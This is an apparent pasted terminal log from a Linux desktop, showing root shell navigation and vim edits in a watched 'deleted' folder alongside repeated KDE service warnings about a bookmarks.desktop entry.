17:08:23(-)root@localhost:dir$ vim test.txt
17:08:27(-)root@localhost:dir$ ls -l
total 8
drwxr-xr-x 2 root root 4096 Dec  1 17:08 1
-rw-r--r-- 1 root root   27 Dec  1 17:08 test.txt
17:08:28(-)root@localhost:dir$ ls
1
17:08:43(-)root@localhost:dir$ cd ,.
bash: cd: ,.: No such file or directory
17:08:44(-)root@localhost:dir$ cd ..
17:08:46(-)root@localhost:watching$ cd  ..
17:08:47(-)root@localhost:192.168.0.21$ cd deleted/
17:08:49(-)root@localhost:deleted$ ls
dir  test-4.txt
17:08:49(-)root@localhost:deleted$ cd dir/
17:08:51(-)root@localhost:dir$ ls
test.txt
17:08:51(-)root@localhost:dir$ vim test.txt
17:08:54(-)root@localhost:dir$ ls
1  test.txt
17:09:12(-)root@localhost:dir$ 
```

```
also has a X-KDE-Library key. This works for now, but makes user-preference handling difficult, so support for this
might be removed at some point. Consider splitting it into two desktop files.
kf.service.services: The desktop entry file "/usr/share/applications/bookmarks.desktop" has Type= "Application" but
also has a X-KDE-Library key. This works for now, but makes user-preference handling difficult, so support for this
might be removed at some point. Consider splitting it into two desktop files.
kf.service.services: The desktop entry file "/usr/share/applications/bookmarks.desktop" has Type= "Application" but
also has a X-KDE-Library key. This works for now, but makes user-preference handling difficult, so support for this
might be removed at some point. Consider splitting it into two desktop files.
kf.service.services: The desktop entry file "/usr/share/applications/bookmarks.desktop" has Type= "Application" but
also has a X-KDE-Library key. This works for now, but makes user-preference handling difficult, so support for this
might be removed at some point. Consider splitting it into two desktop files.
kf.service.services: The desktop entry file "/usr/share/applications/bookmarks.desktop" has Type= "Application" but
also has a X-KDE-Library key. This works for now, but makes user-preference handling difficult, so support for this
might be removed at some point. Consider splitting it into two desktop files.
kf.service.services: The desktop entry file "/usr/share/applications/bookmarks.desktop" has Type= "Application" but
also has a X-KDE-Library key. This works for now, but makes user-preference handling difficult, so support for this
might be removed at some point. Consider splitting it into two desktop files.
17:09:09(-)root@localhost:project$ ls
17:09:44(-)root@localhost:project$ cd ..
17:09:46(-)root@localhost:Desktop$ ls
'Text File.txt'
17:09:46(-)root@localhost:Desktop$ 
```